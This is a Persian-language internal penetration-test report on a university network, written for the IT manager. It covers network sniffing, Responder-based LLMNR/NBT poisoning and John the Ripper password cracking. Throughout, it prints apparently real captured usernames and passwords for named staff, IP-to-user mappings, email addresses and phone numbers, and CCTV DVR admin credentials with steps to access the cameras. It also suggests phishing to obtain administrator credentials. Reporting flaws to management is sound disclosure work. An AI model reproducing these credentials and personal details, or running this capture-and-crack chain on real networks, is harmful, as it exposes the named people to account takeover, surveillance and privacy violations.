به نام خدا

محتوای این گزارش طی ۵ روز کاری از تاریخ ۹۷/۵/۲۷ لغایت ۹۷/۶/۳ توسط اینجانب، آرمین محبوبی فر، کارشناس پاره وقت حوزه فناوری اطلاعات جهت ارائه به مدیریت محترم حوزه فناوری اطلاعات، جناب آقای نجفی، تهیه شده است. موضوع این گزارش توضیح چند حفره امنیتی در شبکه دانشگاه است که طی این ۵ روز بدست آمده است. دسترسی اینجانب جهت تست امنیت به شبکه دانشگاه تنها قابلیت اتصال به شبکه سیمی و همینطور یک نام کاربری جهت اتصال به اینترنت بوده است. دسترسی ای که در دانشگاه تمامی کارمندان و اغلب دانشجویان و حتی میهمانان دارند. با توجه به امنیتی بودن اطلاعات تهیه شده و همینطور احتمال ایجاد دغدغه فکری بین افراد (به علت عدم وجود امنیت در شبکه دانشگاه) محتوای این گزارش محرمانه بوده و نزد اینجانب محفوظ میماند. در این گزارش سعی شده است مطالب به صورت نیمه فنی مطرح شود به جزئیات ورود نشده اما روش کلی جهت اثبات وجود حفره های امنیتی ارائه شده است.

با بررسی های انجام شده DHCP شبکه کابلی دانشگاه، IP های ارسال شده به دستگاه را تغییر نمی دهد (IP release غیر فعال است). بنابراین در صورت شنود اطلاعات در شبکه میتوان فهمید کامپیوتر هر شخص در دانشگاه چه آدرسی دارد و بر اساس آن اطلاعات یک دستگاه خاص را شنود کرد. به زبانی ساده تر با فعال سازی شنود در شبکه میتوان متوجه فعالیت های هر شخص، اعم از وبسایت های مشاهده شده، میزان فعالیت در سامانه ها و غیره را در دانشگاه بدست آورد.

با توجه به ساختار شبکه دانشگاه و جدا بودن شبکه سیمی از شبکه بیسیم در دو حالت این شنود را می توان انجام داد. برای شنود به شبکه بیسیم کافی است به وایرلس دانشگاه که بدون رمز است وصل شویم (حتی در بیرون و اطراف دانشگاه می توان به شبکه بیسیم متصل شد). برای انجام شنود در شبکه سیمی کافی است کامپیوتر حمله کننده (حتی می تواند از کامپیوترهای دانشگاه باشد) به یکی از نود های فعال با کابل متصل شود.

با انجام شنود در بستر کابلی اطلاعاتی بدست آمد.

لیست محدودی از آدرس کامپیوتر کارکنان دانشگاه به همراه نام کاربری ویندوز آن ها در زیر آمده است. بدیهی است که با نام کاربری شخص می توان از هویت ایشان پی برد.

آدرس	نام کاربری
172.16.9.102	Mp-rastegar
172.16.8.93	Aref.p
172.16.8.223	Erfani-2
172.16.8.160	archeh
172.16.8.2	m.hosseine
172.16.8.167	H.nemati
172.16.8.23	Ma-fmosavi
172.16.8.255	diba
172.16.8.48	goshayesh
172.16.8.113	Ma-bakhshi

172.16.9.139	garshasbi
172.16.8.99	allahdadi
172.16.8.108	Me-moghimi
172.16.9.40	Me-mehranejad
172.16.8.147	De-soleimani
172.16.9.95	f.moosavi
172.16.8.243	a.rostami
172.16.8.202	H.karari
172.16.9.52	Kt-taheri2
172.16.9.17	m.masoudi
172.16.9.51	m.yaghooti
172.16.8.33	6gzn3
172.16.8.14	a.pourhasan
172.16.8.136	m.fani
172.16.9.38	En-asatid
172.16.8.195	Ma-marzini
172.16.8.250	m.aghdam
172.16.9.143	molaei
172.16.8.138	v.afshar
172.16.8.124	Sm.rohani
172.16.8.196	Mb.hoseinzade
172.16.8.29	m.mirjalili
172.16.8.123	zavarey
172.16.8.183	Ab.rostami
172.16.9.62	4tabatabai
172.16.8.203	Del-karimi
172.16.9.150	Df-mghane
172.16.8.133	De-asgari
172.16.8.92	matin

لیست بالا در محدوده زمانی کم و شنود های مقطعی بدست آمده است. با افزایش زمان شنود لیست بالا و اطلاعات آورده شده بعدی در این گزارش تکمیل تر میگردد. از آنجایی که هدف از جمع آوری این اطلاعات صرفا تست امنیت شبکه است، جهت حفظ حریم خصوصی کاربران به همین میزان از اطلاعات به دست آمده بسنده شده و شنود بیشتری انجام نشده است. لذا در صورت شنود بیشتر، به علت حفره های امنیتی شبکه اطلاعات بسیار بیشتری بدست می آید.

همانطور که گفته شد می توان فعالیت یک شخص خاص را زیر نظر گرفت. اما شنود اطلاعات صرفا به مشاهده فعالیت و بازدیدهای کاربر از وبسایت ها و سامانه ها ختم نمیشود. در هنگام شنود می توان به نام کاربری و رمز عبورهای کاربر در هنگام لاگین به برخی از سایت ها دست یافت. که این **نشان دهنده امنیت بسیار پایین افرادی است که با اعتماد به شبکه**

دانشگاه وصل شده و امور خود را پیگیری میکنند. برای مثال مواردی از اطلاعات بدست آمده از کاربران در زیر لیست میشود.

در ساعت ۱۴:۱۵:۴۱ روز شنبه ۹۷/۶/۳ کاربر 172.16.8.2 (m.hosseine) به وبسایت edu.qaemiau.ac.ir با نام کاربری ۹۴۰۴۵۴۲۸۱ و رمزعبور ۴۷۱۴ وارد شده است.

Sniffer | Cracker | Traceroute | CCDU | Wireless | Query

Timestamp	HTTP server	Client	Username	Password	URL
20/08/2018 - 18:13:51	172.16.3.1	172.16.2.21	9131013	2186ed1d3725...	http://int.isu.ac.ir/login
20/08/2018 - 18:13:30	172.16.3.1	172.16.2.21	9131013	7c3dba6f94e27...	http://int.isu.ac.ir/login
20/08/2018 - 17:46:42	172.16.3.1	172.16.1.161	9131013	3d056acd0c98...	http://int.isu.ac.ir/login?dst=http%3A%2F%2Fwww
20/08/2018 - 17:46:40	172.16.3.1	172.16.1.161	9131013	3d056acd0c98...	http://int.isu.ac.ir/login?dst=http%3A%2F%2Fwww
20/08/2018 - 17:46:38	172.16.3.1	172.16.1.161	9131013	3d056acd0c98...	http://int.isu.ac.ir/login?dst=http%3A%2F%2Fwww
20/08/2018 - 17:46:37	172.16.3.1	172.16.1.161	9131013	3d056acd0c98...	http://int.isu.ac.ir/login?dst=http%3A%2F%2Fwww
20/08/2018 - 17:46:37	172.16.3.1	172.16.1.161	9131013	3d056acd0c98...	http://int.isu.ac.ir/login?dst=http%3A%2F%2Fwww
20/08/2018 - 17:46:35	172.16.3.1	172.16.1.161	9131013	3d056acd0c98...	http://int.isu.ac.ir/login?dst=http%3A%2F%2Fwww
20/08/2018 - 17:46:35	172.16.3.1	172.16.1.161	9131013	3d056acd0c98...	http://int.isu.ac.ir/login?dst=http%3A%2F%2Fwww
25/08/2018 - 14:15:41	217.219.168.163	172.16.8.2	940454281	4714	http://edu.qaemiau.ac.ir/login.aspx
21/08/2018 - 14:31:38	217.219.168.163	172.16.8.2	940454281	4714	http://edu.qaemiau.ac.ir/login.aspx
21/08/2018 - 14:18:49	170.16.0.1	172.16.9.170	948848	c4cc8fd2c6203...	http://int.isu.ac.ir/login
21/08/2018 - 14:18:48	170.16.0.1	172.16.9.170	948848	c4cc8fd2c6203...	http://int.isu.ac.ir/login
21/08/2018 - 14:36:11	172.16.160.93	172.16.8.72	CWRzeAtTTM...	dBHI8XDnxIge...	http://sajed.isu.ac.ir/SubSystem/Edari/PRelate/Site
25/08/2018 - 20:33:48	172.16.8.42	172.16.8.31	KAVOSH		172.16.8.42
25/08/2018 - 19:55:54	172.16.8.42	172.16.8.31	KAVOSH		172.16.8.42
25/08/2018 - 19:55:53	172.16.8.42	172.16.8.31	KAVOSH		172.16.8.42

در ساعت ۱۴:۲۱:۱۴ روز شنبه ۹۷/۶/۳ کاربر۱۷۲.۱۶.۸.۱۵۶ به آدرس ۱۷۲.۱۶.۱۶۰.۲۲ با نام کاربری manafi و رمز عبور 1384 لاگین کرده است. با وارد کردن آدرس ۱۷۲.۱۶.۱۶۰.۲۲ در مرورگر متوجه میشویم که این آدرس مربوط به سامانه ساعد است. یوزر manafi در وبسایت دسترسی ادمین دارد و میتوان گفت **سامانه ساعد** به علت امنیت پایین شبکه دانشگاه و همینطور امنیت پایین خود سامانه (عدم رمزنگاری اطلاعات) **هک شد.**

Sniffer | Cracker | Traceroute | CCDU | Wireless | Query

Timestamp	HTTP server	Client	Username	Password	URL
25/08/2018 - 14:16:54	170.16.0.1	172.16.9.88	m.teymourian	430fe49f2792f6...	http://int.isu.ac.ir/login
21/08/2018 - 14:27:10	170.16.0.1	172.16.8.51	m.yaghooti	1fabe150e6eea...	http://int.isu.ac.ir/login?
20/08/2018 - 17:39:10	172.16.3.1	172.16.0.49	ma.fekri	45a6b9cea38d...	http://int.isu.ac.ir/login?
20/08/2018 - 17:39:07	172.16.3.1	172.16.0.49	ma.fekri	45a6b9cea38d...	http://int.isu.ac.ir/login?
20/08/2018 - 17:39:05	172.16.3.1	172.16.0.49	ma.fekri	45a6b9cea38d...	http://int.isu.ac.ir/login?
20/08/2018 - 17:39:04	172.16.3.1	172.16.0.49	ma.fekri	45a6b9cea38d...	http://int.isu.ac.ir/login?
20/08/2018 - 17:39:04	172.16.3.1	172.16.0.49	ma.fekri	45a6b9cea38d...	http://int.isu.ac.ir/login?
20/08/2018 - 17:39:04	172.16.3.1	172.16.0.49	ma.fekri	45a6b9cea38d...	http://int.isu.ac.ir/login?
21/08/2018 - 14:36:57	170.16.0.1	172.16.8.128	mahdi14	b78123a7dd3e...	http://int.isu.ac.ir/login?dst=http%3A%2F%2Fsrv2
25/08/2018 - 14:21:15	172.16.160.22	172.16.8.156	manafi	{SHA}WJB1Fod...	http://172.16.160.22/faces/login.jspx
25/08/2018 - 14:21:14	172.16.160.22	172.16.8.156	manafi	1384	http://172.16.160.22/loginRedirect.jsp?jhsPreLogin
25/08/2018 - 19:14:47	172.16.3.1	172.16.3.41	mirlohi	c076d8e21550e...	http://int.isu.ac.ir/login?dst=http%3A%2F%2Fcapt
25/08/2018 - 19:14:47	172.16.3.1	172.16.3.41	mirlohi	c076d8e21550e...	http://int.isu.ac.ir/login?dst=http%3A%2F%2Fcapt
25/08/2018 - 19:14:45	172.16.3.1	172.16.3.41	mirlohi	c076d8e21550e...	http://int.isu.ac.ir/login?dst=http%3A%2F%2Fcapt
25/08/2018 - 19:14:45	172.16.3.1	172.16.3.41	mirlohi	c076d8e21550e...	http://int.isu.ac.ir/login?dst=http%3A%2F%2Fcapt
25/08/2018 - 19:14:44	172.16.3.1	172.16.3.41	mirlohi	c076d8e21550e...	http://int.isu.ac.ir/login?dst=http%3A%2F%2Fcapt
25/08/2018 - 19:14:44	172.16.3.1	172.16.3.41	mirlohi	c076d8e21550e...	http://int.isu.ac.ir/login?dst=http%3A%2F%2Fcapt

HTTP

در ســـــاعت ۱۴:۲۰:۱۳ روز ســـــه شـــــنبه ۹۷/۵/۳۰ کـــــاربر 172.16.8.203 (del-karimi) بـــــه وبســـــایت automation.iauec.ac.ir (پنل اساتید و کارمندان دانشگاه آزاد) با نام کاربری ۹۰۰۱۴۰۷ و رمز عبور ۵۵۲۹۴۶۹۰۷۸ بـه کارتابل خود وارد میشود.

Timestamp	HTTP server	Client	Username	Password	URL
21/08/2018 - 14:18:37	192.168.13.8	172.16.8.81			http://epay.isu.ac.ir/IBSng/user
21/08/2018 - 14:18:35	192.168.13.8	172.16.8.81			http://epay.isu.ac.ir/IBSng/user
21/08/2018 - 14:18:35	192.168.13.8	172.16.8.81			http://epay.isu.ac.ir/IBSng/
25/08/2018 - 14:15:41	217.219.168.163	172.16.8.2	940454281	4714	http://edu.qaemiau.ac.ir/login.aspx
21/08/2018 - 14:31:38	217.219.168.163	172.16.8.2	940454281	4714	http://edu.qaemiau.ac.ir/login.aspx
21/08/2018 - 14:18:45	195.201.167.187	172.16.8.81			http://downloado4.info/%D8%AF%D8%A7%D9%8
21/08/2018 - 14:18:32	195.201.167.187	172.16.8.81			http://downloado4.info/%D8%AF%D8%A7%D9%8
21/08/2018 - 14:20:13	92.50.36.197	172.16.8.203	9001407	5529469078	http://automation.iauec.ac.ir/login.aspx
21/08/2018 - 14:20:31	192.168.17.3	172.16.8.31	modir	NDMyMQ==	http://192.168.17.3/cgi-bin/login.html?1534845064
25/08/2018 - 14:21:14	172.16.160.22	172.16.8.156	manafi	1384	http://172.16.160.22/loginRedirect.jsp?jhsPreLogin
25/08/2018 - 14:21:15	172.16.160.22	172.16.8.156	manafi	{SHA}WJB1Fod...	http://172.16.160.22/faces/login.jspx
21/08/2018 - 14:18:50	192.168.13.8	172.16.8.81			epay.isu.ac.ir
21/08/2018 - 14:18:36	192.168.13.8	172.16.8.81			epay.isu.ac.ir
21/08/2018 - 14:32:39	192.168.17.3	172.16.8.31	modir	4321	192.168.17.3:80
21/08/2018 - 14:32:39	192.168.17.3	172.16.8.31	modir	4321	192.168.17.3:80
21/08/2018 - 14:32:39	192.168.17.3	172.16.8.31	modir	4321	192.168.17.3:80
21/08/2018 - 14:32:39	192.168.17.3	172.16.8.31	modir	4321	192.168.17.3:80

در ساعت ۱۶:۱۸:۳۸ و ۱۶:۱۶:۰۰ روز شنبه ۹۷/۶/۳ کاربر ۱۷۲.۱۶.۸.۱۵ در آدرس ۵.۵۶.۱۳۲.۲۳۳(سامانه اعزام مبلغ) بـا نـام کـــاربری – رمـــز عبـــور هـــای rozrangi@gmail.com – ۰۹۱۱۸۱۷۱۸۸ و rozrangi313@gmail.com – ۰۹۱۱۸۵۰۰۳۴۶ وارد شده است.

Timestamp	HTTP server	Client	Username	Password	URL
25/08/2018 - 19:50:28	172.16.8.42	172.16.8.31	KAVOSH		172.16.8.42
25/08/2018 - 19:50:28	172.16.8.42	172.16.8.31	KAVOSH		172.16.8.42
25/08/2018 - 19:50:28	172.16.8.42	172.16.8.31	KAVOSH		172.16.8.42
25/08/2018 - 19:50:27	172.16.8.42	172.16.8.31	KAVOSH		172.16.8.42
25/08/2018 - 19:50:27	172.16.8.42	172.16.8.31	KAVOSH		172.16.8.42
25/08/2018 - 19:50:27	172.16.8.42	172.16.8.31	KAVOSH		172.16.8.42
25/08/2018 - 19:50:27	172.16.8.42	172.16.8.31	KAVOSH		172.16.8.42
25/08/2018 - 19:50:27	172.16.8.42	172.16.8.31	KAVOSH		172.16.8.42
25/08/2018 - 19:50:27	172.16.8.42	172.16.8.31	KAVOSH		172.16.8.42
25/08/2018 - 19:50:27	172.16.8.42	172.16.8.31	KAVOSH		172.16.8.42
25/08/2018 - 19:50:27	172.16.8.42	172.16.8.31	KAVOSH		172.16.8.42
25/08/2018 - 19:50:26	172.16.8.42	172.16.8.31	KAVOSH		172.16.8.42
25/08/2018 - 19:50:23	172.16.8.42	172.16.8.31	KAVOSH		172.16.8.42
25/08/2018 - 19:50:22	172.16.8.42	172.16.8.31	KAVOSH		172.16.8.42
25/08/2018 - 16:18:38	5.56.132.233	172.16.8.15	rozrangi@gmail.com		09119817188
25/08/2018 - 16:16:00	5.56.132.233	172.16.8.15	rozrangi@gmail.com		09119817188
25/08/2018 - 16:16:30	5.56.132.233	172.16.8.15	rozrangi313@gmail.com		09118500346


اما فاجعه اصلی صرفا مشاهده اطلاعات شخصی افراد نیست. در یکی از شنود های چند دقیقه ای انجام شده اطلاعات بسیار حساسی از یکی از DVR های دانشگاه بدست آمد. **با اطلاعات بدست آمده میتوان به دوربین های دانشگاه دسترسی داشت**.

Sniffer | Cracker | Traceroute | CCDU | Wireless | Query

Timestamp	HTTP server	Client	Username	Password	URL
21/08/2018 - 14:26:20	192.168.17.3	172.16.9.248	modir	4321	192.168.17.3
21/08/2018 - 14:26:18	192.168.17.3	172.16.9.248	modir	4321	192.168.17.3
21/08/2018 - 14:26:16	192.168.17.3	172.16.9.248	modir	4321	192.168.17.3
21/08/2018 - 14:26:16	192.168.17.3	172.16.9.248	modir	4321	192.168.17.3
21/08/2018 - 14:26:15	192.168.17.3	172.16.9.248	modir	4321	192.168.17.3
21/08/2018 - 14:26:11	192.168.17.3	172.16.9.248	modir	4321	192.168.17.3
21/08/2018 - 14:26:10	192.168.17.3	172.16.9.248	modir	4321	192.168.17.3
21/08/2018 - 14:26:09	192.168.17.3	172.16.9.248	modir	4321	192.168.17.3
21/08/2018 - 14:26:09	192.168.17.3	172.16.9.248	modir	4321	192.168.17.3
21/08/2018 - 14:26:07	192.168.17.3	172.16.9.248	modir	4321	192.168.17.3
21/08/2018 - 14:26:06	192.168.17.3	172.16.9.248	modir	4321	192.168.17.3
21/08/2018 - 14:26:06	192.168.17.3	172.16.9.248	modir	4321	192.168.17.3
21/08/2018 - 14:26:04	192.168.17.3	172.16.9.248	modir	4321	192.168.17.3
21/08/2018 - 14:26:04	192.168.17.3	172.16.9.248	modir	4321	192.168.17.3
21/08/2018 - 14:26:01	192.168.17.3	172.16.9.248	modir	4321	192.168.17.3
21/08/2018 - 14:26:00	192.168.17.3	172.16.9.248	modir	4321	192.168.17.3
21/08/2018 - 14:25:58	192.168.17.3	172.16.9.248	modir	4321	192.168.17.3
21/08/2018 - 14:25:57	192.168.17.3	172.16.9.248	modir	4321	192.168.17.3
21/08/2018 - 14:25:56	192.168.17.3	172.16.9.248	modir	4321	192.168.17.3
21/08/2018 - 14:25:54	192.168.17.3	172.16.9.248	modir	4321	192.168.17.3
21/08/2018 - 14:25:52	192.168.17.3	172.16.9.248	modir	4321	192.168.17.3
21/08/2018 - 14:25:52	192.168.17.3	172.16.9.248	modir	4321	192.168.17.3
21/08/2018 - 14:25:48	192.168.17.3	172.16.9.248	modir	4321	192.168.17.3
21/08/2018 - 14:25:46	192.168.17.3	172.16.9.248	modir	4321	192.168.17.3
21/08/2018 - 14:25:46	192.168.17.3	172.16.9.248	modir	4321	192.168.17.3
21/08/2018 - 14:25:46	192.168.17.3	172.16.9.248	modir	4321	192.168.17.3
21/08/2018 - 14:25:43	192.168.17.3	172.16.9.248	modir	4321	192.168.17.3
21/08/2018 - 14:25:43	192.168.17.3	172.16.9.248	modir	4321	192.168.17.3
21/08/2018 - 14:25:42	192.168.17.3	172.16.9.248	modir	4321	192.168.17.3
21/08/2018 - 14:25:39	192.168.17.3	172.16.9.248	modir	4321	192.168.17.3
21/08/2018 - 14:25:39	192.168.17.3	172.16.9.248	modir	4321	192.168.17.3

نرم افزار کلاینت dvr جهت متصل بودن اتصال خود به سرور مطابق تصویر بالا مرتبا اطلاعات ورود را به سرور ارسال میکند، بدون رمز نگاری، بدون توجهی به امنیت!

با وارد کردن آدرس 192.168.17.3 در مرورگر صفحه DVR باز می شود. در این صفحه با ورود نام کـاربری modir و رمـز عبور 4321 که طبق تصویر بالا در شنود به دست آمده است وارد محیط مدیریت DVR میشویم و با دانلود نرم افـزار کلاینـت می توان به دوربین های آن DVR دسترسی پیدا کرد.



همینطور با انجام اقداماتی می توان تنظیماتی را انجام داد که دوربین ها از خارج از دانشگاه و از طریق اینترنت از هر نقطـه ای قابل دسترس باشند.

بدست آوردن پسورد ورود کاربران به سیستم هایشان (Active Directory):

دو سرویس نفوذ پذیر(LLMNR و NBT) در شبکه دانشگاه غیر فعال نشده اند. با استفاده از این سرویس ها میتوان یـوزرنیم و پسورد لاگین کاربران به کامپیوترهایشان را به صورت رمزنگاری شده بدست آورد. سپس با انجام عملیاتی می توان کلمات عبور رمزنگاری شده را رمزگشایی کرد و به رمز عبور اصلی رسید. در زیر اطلاعات ورود تعدادی از کـاربران جهـت تسـت ایـن نفـوذ بدست آمده است:

نام کاربری	کلمه عبور
6gzn3	7501
Aliabadi.mahdi	114
r.tavakoli	15141514
Hoseinghorban	123456
Smajid.emami	13611361
Mo.zahedi	Mo12345

جهت رمزگشایی باید سیستم نسبتا قوی ای داشته باشیم. اطلاعات بدست آمده با یک سیستم ساده انجام شده است. برای مثال یوزر r.tavakoli در۱۶ ثانیه، یوزر 6gzn3 در ۷ دقیقه و ۲۹ ثانیه و یوزر mo.zahedi در کسری از ثانیه رمزگشایی شده است.

```
root@kali: /usr/share/responder/logs
File  Edit  View  Search  Terminal  Help
-rw-r--r-- 1 root root 17748 Aug 26 16:06 Responder-Session.log
root@kali:/usr/share/responder/logs# nano HTTP-NTLMv1-172.16.8.82.txt
root@kali:/usr/share/responder/logs# john HTTP-NTLMv1-172.16.8.82.txt
Warning: detected hash type "netntlm", but the string is also recognized as "ne
tntlm-naive"
Use the "--format=netntlm-naive" option to force loading these as that type ins
tead
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 7 password hashes with 6 different salts (netntlm, NTLMv1 C/R [MD4 DES (
ESS MD5) 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
15141514         (r.tavakoli)
15141514         (r.tavakoli)
15141514         (r.tavakoli)
15141514         (r.tavakoli)
15141514         (r.tavakoli)
15141514         (r.tavakoli)
15141514         (r.tavakoli)
7g 0:00:00:16 DONE 3/3 (2018-08-26 16:18) 0.4206g/s 16085Kp/s 96492Kc/s 112574K
C/s 15184638..15975726
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:/usr/share/responder/logs#
```

```
root@kali: /usr/share/responder/logs
File  Edit  View  Search  Terminal  Help
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 5 password hashes with 4 different salts (netntlmv2, NTLMv2 C/R [MD4 HMA
C-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:01:03  3/3 0g/s 111799p/s 446613c/s 558267C/s boosh01
Session aborted
root@kali:/usr/share/responder/logs# nano HTTP-NTLMv2-172.16.8.33.txt
root@kali:/usr/share/responder/logs# john HTTP-NTLMv2-172.16.8.33.txt
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 5 password hashes with 4 different salts (netntlmv2, NTLMv2 C/R [MD4 HMA
C-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
7501             (6gzn3)
7501             (6gzn3)
7501             (6gzn3)
7501             (6gzn3)
7501             (6gzn3)
5g 0:00:07:29 DONE 3/3 (2018-08-25 20:25) 0.01112g/s 128533p/s 514050c/s 642562
C/s 7501
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

```
root@kali: /usr/share/responder/logs
File  Edit  View  Search  Terminal  Help
-rw-r--r-- 1 root root 12338 Aug 26 16:00 Config-Responder.log
-rw-r--r-- 1 root root   695 Aug 25 20:42 HTTP-NTLMv1-172.16.8.130.txt
-rw-r--r-- 1 root root   262 Aug 25 20:42 HTTP-NTLMv1-172.16.8.250.txt
-rw-r--r-- 1 root root  1024 Aug 26 16:09 .HTTP-NTLMv1-172.16.8.250.txt.swp
-rw-r--r-- 1 root root   973 Aug 26 16:04 HTTP-NTLMv1-172.16.8.82.txt
-rw-r--r-- 1 root root   792 Aug 26 16:03 HTTP-NTLMv1-172.16.9.110.txt
-rw-r--r-- 1 root root   675 Aug 26 16:04 HTTP-NTLMv1-172.16.9.116.txt
-rw-r--r-- 1 root root  1188 Aug 26 16:03 HTTP-NTLMv2-172.16.9.11.txt
-rw-r--r-- 1 root root  1204 Aug 26 16:05 HTTP-NTLMv2-172.16.9.96.txt
-rw-r--r-- 1 root root 11634 Aug 26 16:06 Poisoners-Session.log
-rw-r--r-- 1 root root 17748 Aug 26 16:06 Responder-Session.log
root@kali:/usr/share/responder/logs# john HTTP-NTLMv2-172.16.9.96.txt
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 2 password hashes with no different salts (netntlmv2, NTLMv2 C/R [MD4 HM
AC-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
mo12345          (mo.zahedi)
mo12345          (mo.zahedi)
2g 0:00:00:00 DONE 1/3 (2018-08-26 16:16) 20.00g/s 393300p/s 393300c/s 786600C/
s mo12345
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:/usr/share/responder/logs#
```


از همین روش میتوان کلمه عبور مدیر شبکه Administrator را بدست آورد. البته مطمئنا کلمه عبور مدیر شبکه پیچیدگی بیشتری دارد و نیاز به سیستم قوی تری برای انجام این کار است.

با داشتن دسترسی به مدیر شبکه میتوان اطلاعات ورود بـه تمـامی سـامانه هـا از قبیـل رمـز سـاجد، گلسـتان و ... را بـا یـک fakepage (phishing) بدست آورد.

